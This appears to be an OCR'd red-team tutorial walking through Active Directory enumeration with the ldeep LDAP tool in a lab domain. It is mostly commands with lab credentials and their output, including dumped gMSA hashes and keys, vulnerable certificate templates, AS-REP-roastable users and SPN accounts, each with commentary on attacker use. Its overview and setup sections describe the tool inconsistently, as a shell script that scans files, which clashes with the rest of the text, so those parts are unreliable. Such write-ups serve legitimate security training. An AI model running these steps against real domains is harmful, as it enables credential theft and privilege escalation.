
iGNITE Technologies

ACTIVE DIRECTORY ENUMERATION



www.hackingarticles.in

Contents

Introduction 3
Overview of the ldeep 3
Key attributes 3
Key Features 3
Prerequisites 3
Setup/Configuration 4
Enumeration and Exploitation 4
- Enumerate Computer Objects 4
- Enumerate AD metadata 4
- Enumerate Delegations 5
- Enumerate Domain Policy 5
- Enumerate FSMO Roles 6
- Enumerate gMSA credentials 6
- Enumerate GPOs 7
- Enumerate Groups 7
- Enumerate Machine Accounts 8
- Enumerate OUs 8
- Enumerate Certificate Services 9
- Enumerate Schema 9
- Enumerate Certificate Templates 10
- Enumerate Users 11
- Enumerate Kerberos pre-authentication 11
- Enumerate SPNs 12
- Enumerate LAPS 13
- Enumerate Memberships 13
- Enumerate Groups 14
- Enumerate User Attributes 14
- Enumerate Identity 14
- Exploitation/Privilege Escalation 14
- Exploitation/Machine account creation 15
- Exploitation/User creation 15
- Exploitation/Password reset 15
- Exploitation/Account unlock 16

Conclusion 16

Introduction

ldeep is a post-exploitation LDAP enumeration tool designed for use in Active Directory environments. It enables red teamers, security professionals, and penetration testers to query domain objects and relationships via LDAP after gaining authenticated access. With capabilities such as enumerating users, groups, computers, SPNs, GMSA secrets, LAPS passwords, delegation paths, and group memberships, ldeep helps uncover misconfigurations and privilege escalation opportunities without relying on PowerShell or Windows-based tooling.

Overview of the ldeep

Security professionals use LDEEP (Deep Enumeration and Escalation Post-exploitation), an open-source enumeration tool, to streamline the post-access phase of a penetration test. Once they gain an initial foothold on a system, LDEEP helps them identify weak configurations, exposed credentials, mismanaged permissions, and potential privilege escalation vectors in an organized, scriptable way.

Key attributes

- Lightweight and modular
- Fast scanning with categorized output
- Helps identify escalation paths and sensitive data
- Suitable for internal pentests, red teaming, or capture-the-flag (CTF) exercises

Key Features

LDEEP focuses on extracting high-value post-exploitation data:

- Credential Discovery: Searches for hardcoded secrets in config files, environment variables, and history files.
- Configuration Enumeration: Scans for insecure settings, writable configs, and system policies.
- Privilege Escalation Vectors: Identifies misconfigured permissions, scheduled tasks, and outdated software versions.
- Environment Awareness: Provides visibility for users, groups, processes, services, and network access.
- Structured Output: Presents results in a readable format, allowing for faster decision-making.

Prerequisites

Before using LDEEP, ensure the following conditions are met:

- You have shell access to the target system (e.g., via reverse shell, SSH, or exploit).
- The system allows basic shell commands (no heavy restrictions like AppArmor/SELinux lockdowns).
- The target environment supports standard shell utilities (grep, find, awk, etc.).
- You have permission to perform post-exploitation actions (e.g., an authorized security test).
- Basic understanding of system enumeration and privilege escalation concepts.

Setup/Configuration

Getting started with LDEEP is simple and requires no dependencies beyond a basic shell environment:

```
git clone https://github.com/franc-pentest/ldeep.git
cd ldeep
chmod +x ldeep.sh
```

And then execute it with one simple command

```
./ldeep.sh
```

Disclaimer: We did not include a screenshot in ldeep setup because we conducted the demonstration on Kali Linux, which already includes **ldeep** pre-installed.

Enumeration and Exploitation


Following initial access in an assumed breach scenario, let's begin the enumeration and exploitation phase.

Enumerate Computer Objects

This command shows the list of all computer accounts registered in the domain.

```
ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 computers
```

Enumerating computer accounts helps identify workstations, servers, DCs, and service accounts. This information is crucial for planning lateral movement, targeting high-value assets, and identifying machines for Kerberos or SMB-based attacks. Identifying a DC (e.g., DC01) allows attackers to focus privilege escalation or credential dumping efforts effectively.



Enumerate AD metadata

This command shows the configuration partition of Active Directory to reveal details like display settings, services, and schema objects, useful for mapping domain-wide settings and potential misconfigurations.

```
ldeep ldap -u raj -p Password01 -d ignite.local -s ldap://192.168.1.20 conf
```

Querying the LDAP Configuration partition produces JSON-formatted output that shows details of an object. This reveals the internal AD structure and object types, which can help map the domain. ldeep identifies Display Specifiers, which some environments can abuse or misconfigure. The **conf** option enumerates the Configuration Naming Context, a rich source of AD metadata.

```
┌──(root㉿kali)-[~]
└─# ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 conf
[{
  "adminContextMenu": [
    "1,{e62f8208-b71c-11d1-808d-00a024c48131}"
  ],
  "adminPropertyPages": [
    "2,{C7436F12-A27F-4cab-AACA-2BD27ED1B773}",
    "1,{e62f8208-b71c-11d1-808d-00a024c48131}"
  ],
  "classDisplayName": [
    "Configuração do MSMQ"
  ],
  "cn": "mSMQConfiguration-Display",
  "dSCorePropagationData": [
    "2025-06-12T07:27:55+00:00",
    "1601-01-01T00:00:04+00:00"
  ],
  "distinguishedName": "CN=mSMQConfiguration-Display,CN=416,CN=DisplaySpecifiers,CN=Confi
  "dn": "CN=mSMQConfiguration-Display,CN=416,CN=DisplaySpecifiers,CN=Configuration,DC=igni
  "iconPath": [
    "0,mqsnap.dll,-252"
  ],
  "instanceType": 4,
  "name": "mSMQConfiguration-Display",
  "objectCategory": "CN=Display-Specifier,CN=Schema,CN=Configuration,DC=ignite,DC=local",
  "objectClass": [
    "top",
    "displaySpecifier"
  ],
  "objectGUID": "{834a2c52-a446-499c-928a-5e9278ad2af8}",
  "showInAdvancedViewOnly": true,
  "uSNChanged": 5101,
  "uSNCreated": 5101,
  "whenChanged": "2025-05-28T10:02:07+00:00",
  "whenCreated": "2025-05-28T10:02:07+00:00"
```

Enumerate Delegations

This command shows machines with delegation rights, including unsecure configurations like unconstrained delegation and resource-based constrained delegation (RBCD) relationships.

```
ldeep ldap -u raj -p Password01 -d ignite.local -s ldap://192.168.1.20 delegations
```

This command helps identify critical misconfigurations in delegation settings within Active Directory. Unconstrained delegation (e.g., DC01$) allows a compromised host to impersonate users across the domain, including domain admins. RBCD entries (e.g., badpc:rbcd:DC01$) reveal machines that can impersonate identities to target hosts, enabling lateral movement or privilege escalation. Recognizing these entries is essential during post-exploitation to plan attacks like Kerberos delegation abuse, DC sync, or golden ticket attacks.

```
┌──(root㉿kali)-[~]
└─# ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 delegations
DC01$:unconstrained:
badpc:rbcd:DC01$
```

Enumerate Domain Policy

This command shows domain-wide password and account lockout policy settings via LDAP.

```
ldeep ldap -u raj -p Password01 -d ignite.local -s ldap://192.168.1.20
domain_policy
```

This command reveals crucial domain security configurations such as password complexity (DOMAIN_PASSWORD_COMPLEX), minimum/maximum password age, lockout threshold, and history requirements. These settings help evaluate the strength of password policies and user account protection. Weak configurations, like short password lengths, no lockout threshold, or low history counts, can significantly ease brute-force, password spraying, and replay attacks. Knowing this helps attackers assess how easily credentials might be compromised or reused during post-exploitation.

```
┌──(root㉿kali)-[~]
└─# ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 domain_policy
distinguishedName: DC=ignite,DC=local
lockoutDuration: 10 mins
lockOutObservationWindow: 10.0 mins
lockoutThreshold: 0
maxPwdAge: 42 days
minPwdAge: 1 days
minPwdLength: 7
pwdProperties: DOMAIN_PASSWORD_COMPLEX
pwdHistoryLength: 24
ms-DS-MachineAccountQuota: 10
msDS-Behavior-Version: Windows Server 2016
dc: ignite
dn: DC=ignite,DC=local
```

Enumerate FSMO Roles

This command enumerates the Flexible Single Master Operations (FSMO) role holders within the domain.

```
ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 fsmo
```

FSMO roles are critical domain wide operations handled by specific Domain Controllers (DCs). This command identifies which DC hosts roles like the Schema Master, Domain Naming Master, RID Master, PDC Emulator, and Infrastructure Master. From an attacker's perspective, knowing the FSMO role holders helps in targeting the most influential DCs for privilege escalation or domain wide attacks. Compromising the FSMO holder, especially the PDC or Schema Master, could allow deep control over Active Directory functionality and replication.

```
┌──(root㉿kali)-[~]
└─# ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 fsmo
Domain naming master     DC01.ignite.local
Schema master            DC01.ignite.local
RID pool manager         DC01.ignite.local
Infrastructure master    DC01.ignite.local
PDC                      DC01.ignite.local
```

Enumerate gMSA credentials

This command shows the credentials and related details of Group Managed Service Accounts (gMSAs) from the domain.

```
ldeep ldap -u komal -p Password@1 -d ignite.local -s ldap://192.168.1.20 gmsa
```

Misconfiguration or excessive exposure of gMSAs via delegation or ACLs can allow attackers to retrieve their credentials, including NTLM hashes and AES keys, as shown above. An attacker who extracts these secrets can impersonate the service account across the domain, especially if the gMSA

has elevated permissions. This is a stealthy privilege escalation vector, and the presence of readable hashes makes it critical to review access controls on gMSA objects.

```
┌──(root㉿kali)-[~]
└─# ldeep ldap -u komal -p Password@1 -d ignite.local -s ldap://192.168.1.20 gmsa
MyGMSA$:nthash:393874d7d555cb60f3011a224cf59a13
MyGMSA$:aes128-cts-hmac-sha1-96:0604f1b505e2e3625ddba86ec721a25f
MyGMSA$:aes256-cts-hmac-sha1-96:df093fd516577acc0dcdbfa6fbb55d6fd127e3cd3599fba906405b97354ece51
MyGMSA$:reader:gmsa_group (group)
```

```
┌──(root㉿kali)-[~]
└─# ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 object gmsa -v
[{
  "cn": "gmsa_group",
  "dSCorePropagationData": [
    "2025-06-12T07:27:55+00:00",
    "1601-01-01T00:00:04+00:00"
  ],
  "distinguishedName": "CN=gmsa_group,CN=Users,DC=ignite,DC=local",
  "dn": "CN=gmsa_group,CN=Users,DC=ignite,DC=local",
  "groupType": -2147483646,
  "instanceType": 4,
  "member": [
    "CN=komal,CN=Users,DC=ignite,DC=local",
    "CN=MSI,OU=Tech,DC=ignite,DC=local"
  ],
  "name": "gmsa_group",
  "objectCategory": "CN=Group,CN=Schema,CN=Configuration,DC=ignite,DC=local",
  "objectClass": [
    "top",
    "group"
```

Enumerate GPOs

This command shows the use of the ldeep tool to enumerate **Group Policy Objects (GPOs)** via LDAP in an Active Directory environment.

```
ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 gpo
```

Misconfigured GPOs can allow script execution, user rights abuse, or lateral movement. Adversaries may abuse GPOs for malware deployment or backdoors. Moreover, checking for weak password policies or RDP settings in GPOs helps assess AD security.

```
┌──(root㉿kali)-[~]
└─# ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 gpo
{6AC1786C-016F-11D2-945F-00C04fB984F9}: Default Domain Controllers Policy
{31B2F340-016D-11D2-945F-00C04FB984F9}: Default Domain Policy
```

Enumerate Groups

This command shows the enumeration of **Active Directory groups** using the ldeep tool via LDAP.

```
ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 groups
```

This command is also useful in identifying powerful groups like Domain Admins, DnsAdmins, Server Operators, etc. It also helps us in finding users or computers in sensitive groups.

```
┌──(root㉿kali)-[~]
└─# ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 groups
newgroup
gmsa_group
DnsUpdateProxy
DnsAdmins
Enterprise Key Admins
Key Admins
Protected Users
Cloneable Domain Controllers
Enterprise Read-only Domain Controllers
Read-only Domain Controllers
Denied RODC Password Replication Group
Allowed RODC Password Replication Group
Terminal Server License Servers
Windows Authorization Access Group
Incoming Forest Trust Builders
Pre-Windows 2000 Compatible Access
Account Operators
Server Operators
RAS and IAS Servers
Group Policy Creator Owners
Domain Guests
Domain Users
Domain Admins
Cert Publishers
Enterprise Admins
```

Enumerate Machine Accounts

This command shows the use of the ldeep tool to enumerate **machine (computer) accounts** in the Active Directory domain using LDAP.

```
ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 machines
```

It also helps adversaries to know what machines exist in the domain, high value targets (DCs) and can be used for lateral movement via pass-the-hash, RDP or SMB.

```
┌──(root㉿kali)-[~]
└─# ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 machines
badpc
WIN10S$
MyGMSA$
MSI$
DC01$
```

Enumerate OUs

This command shows the use of the ldeep tool to enumerate **Organizational Units (OUs)** in an Active Directory (AD) environment using LDAP.

```
ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 ou
```

In pentesting, security professionals identify the scope of Group Policy Objects (GPOs) and determine which specific security settings or login scripts affect users or machines, making OU (Organizational Unit) enumeration important. This process allows pentesters to detect misconfigurations, such as overly permissive or weak policies applied to certain OUs, which they can exploit. By targeting specific OUs, attackers can escalate privileges or maintain persistence.

```
┌──(root㉿kali)-[~]
└─# ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 ou
OU=Tech,DC=ignite,DC=local
OU=Domain Controllers,DC=ignite,DC=local
  [gPLink]:
    * Default Domain Controllers Policy
DC=ignite,DC=local
  [gPLink]:
    * Default Domain Policy
```

Enumerate Certificate Services

This command shows the use of the ldeep tool to enumerate **Active Directory Certificate Services (ADCS)** via LDAP.

```
ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 pkis
```

This information is crucial in pentesting because attackers can abuse certain misconfigured templates (e.g. ESC templates) for privilege escalation or authentication forging through techniques like ESC1–ESC8 attacks or certificate-based lateral movement using tools like Certipy.

```
┌──(root㉿kali)-[~]
└─# ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 pkis
Certificate Authorities
1
CA Name                         : ignite-DC01-CA
DNS Name                        : DC01.ignite.local
Certificate Subject             : CN=ignite-DC01-CA, DC=ignite, DC=local
Associated Templates
                                  ESC4
                                  ESC9
                                  ESC3
                                  ESC2
                                  DirectoryEmailReplication
                                  DomainControllerAuthentication
                                  KerberosAuthentication
                                  EFSRecovery
                                  EFS
                                  DomainController
                                  WebServer
                                  Machine
                                  User
                                  SubCA
                                  Administrator
```

Enumerate Schema

This command shows the AD **schema attributes**, which define the structure and rules for objects in the directory.

```
ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 schema
```

Schema enumeration helps uncover custom or extended attributes that may store sensitive or exploitable data. It enables attackers to understand how directory objects are structured, which is vital for crafting targeted LDAP queries. Knowing the schema is essential for abusing advanced AD features like Shadow Credentials or exploiting misconfigured delegation paths. It also aids in identifying third-party extensions that may introduce security gaps.

```
┌──(root㉿kali)-[~]
└─# ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 schema
[{
  "adminDescription": "Trust-Auth-Incoming",
  "adminDisplayName": "Trust-Auth-Incoming",
  "attributeID": "1.2.840.113556.1.4.129",
  "attributeSyntax": "2.5.5.10",
  "cn": "Trust-Auth-Incoming",
  "dSCorePropagationData": [
    "2025-06-12T07:27:55+00:00",
    "1601-01-01T00:00:04+00:00"
  ],
  "distinguishedName": "CN=Trust-Auth-Incoming,CN=Schema,CN=Configuration,DC=ignite,DC=loca
  "dn": "CN=Trust-Auth-Incoming,CN=Schema,CN=Configuration,DC=ignite,DC=local",
  "instanceType": 4,
  "isSingleValued": true,
  "lDAPDisplayName": "trustAuthIncoming",
  "name": "Trust-Auth-Incoming",
  "oMSyntax": 4,
  "objectCategory": "CN=Attribute-Schema,CN=Schema,CN=Configuration,DC=ignite,DC=local",
  "objectClass": [
    "top",
    "attributeSchema"
  ],
  "objectGUID": "{4d55dc5a-aa7d-412e-ad98-4f5661ea2dc4}",
  "rangeLower": 0,
  "rangeUpper": 32767,
  "schemaFlagsEx": 1,
  "schemaIDGUID": "WXqWv+YN0BGihQCqADBJ4g==",
  "searchFlags": 0,
  "showInAdvancedViewOnly": true,
  "systemFlags": 16,
  "systemOnly": false,
  "uSNChanged": 1159,
  "uSNCreated": 1159,
  "whenChanged": "2017-11-10T19:25:45+00:00",
  "whenCreated": "2017-11-10T19:25:45+00:00"
},
```

Enumerate Certificate Templates

This command shows detailed information about the **ESC3** certificate template issued by the CA ignite-DC01-CA.

```
ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 templates
```

Certificate templates define how certificates are issued and who can request them. Misconfigured templates (like the ESC series) may allow attackers to request certificates usable for privilege escalation, domain impersonation, or Kerberos abuse. For instance, if "Enrollee Supplies Subject" is set to True and client authentication is not required, an attacker can forge a certificate with any identity. Identifying and analyzing templates like ESC3 is crucial for discovering potential abuse paths in Active Directory Certificate Services (ADCS).

```
┌──(root㉿kali)-[~]
└─# ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 templates
1
Template Name                 : ESC3
Display Name                  : ESC3
Certificate Authority         : ignite-DC01-CA
Enabled                       : True
Client Authentication         : False
Enrollee Supplies Subject     : True
Requires Manager Approval     : False
Template Schema Version       : 2
Extended Key Usage            : Certificate Request Agent
Permissions
  Enrollment Permissions
    Enrollment Rights         : Domain Admins
                                Enterprise Admins
  Object Control Permissions
    Owner                     : Administrator
    Write Owner Principals    : Domain Admins
                                Enterprise Admins
                                Administrator
    Write Dacl Principals     : Domain Admins
                                Enterprise Admins
                                Administrator
    Write Property Principals : Domain Admins
                                Enterprise Admins
                                Administrator
```

Enumerate Users

This command lists all **user objects** found in the Active Directory domain.

```
ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 users
```

Enumerating domain users helps attackers or pentesters build a target list for brute-force, password spray, phishing, or privilege escalation. Knowing the presence of key accounts like Administrator and krbtgt is crucial for attacks such as pass-the-ticket, AS-REP roasting, or Kerberos delegation abuse. Identifying test or misnamed accounts can also hint at misconfigurations or lab artifacts that are easier to exploit.

```
┌──(root㉿kali)-[~]
└─# ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 users
baduser
krishna
komal
MkmzueURph
shivam
aarti
sanjeet
raj
krbtgt
Guest
Administrator
```

Enumerate Kerberos pre-authentication

This command shows that the user **sanjeet** has **Kerberos pre-authentication disabled**.

```
ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 users
nokrbpreauth
```

This typically means that **Do not require Kerberos preauthentication** flag is set on this user's account.

The account is vulnerable to AS-REP Roasting, an attack that allows cracking the user's Kerberos TGT encryption offline. Furthermore, identifying users without Kerberos pre-authentication is critical because it allows an attacker to request a TGT (Ticket Granting Ticket) without needing valid credentials. The KDC (Key Distribution Center) returns an AS-REP encrypted with the user's NTLM hash, which can be brute-forced offline using tools like hashcat.

```
┌──(root㉿kali)-[~]
└─# ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 users nokrbpreauth
sanjeet
```

www.hackingarticles.in

Enumerate SPNs

This command shows users with assigned SPNs (Service Principal Names).

```
ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 users spn
```

When an SPN is associated with a user account, an attacker can request a service ticket for that SPN using TGS-REQ, which encrypts with the user's NTLM hash. The attacker can then extract and brute-force the ticket offline using tools like Rubeus or impacket/GetUserSPNs.py. This can lead to credential theft and privilege escalation, especially if the user holds privileged access (e.g., Domain Admins or service accounts running as SYSTEM).

```
┌──(root㉿kali)-[~]
└─# ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 users spn
shivam
sanjeet
```

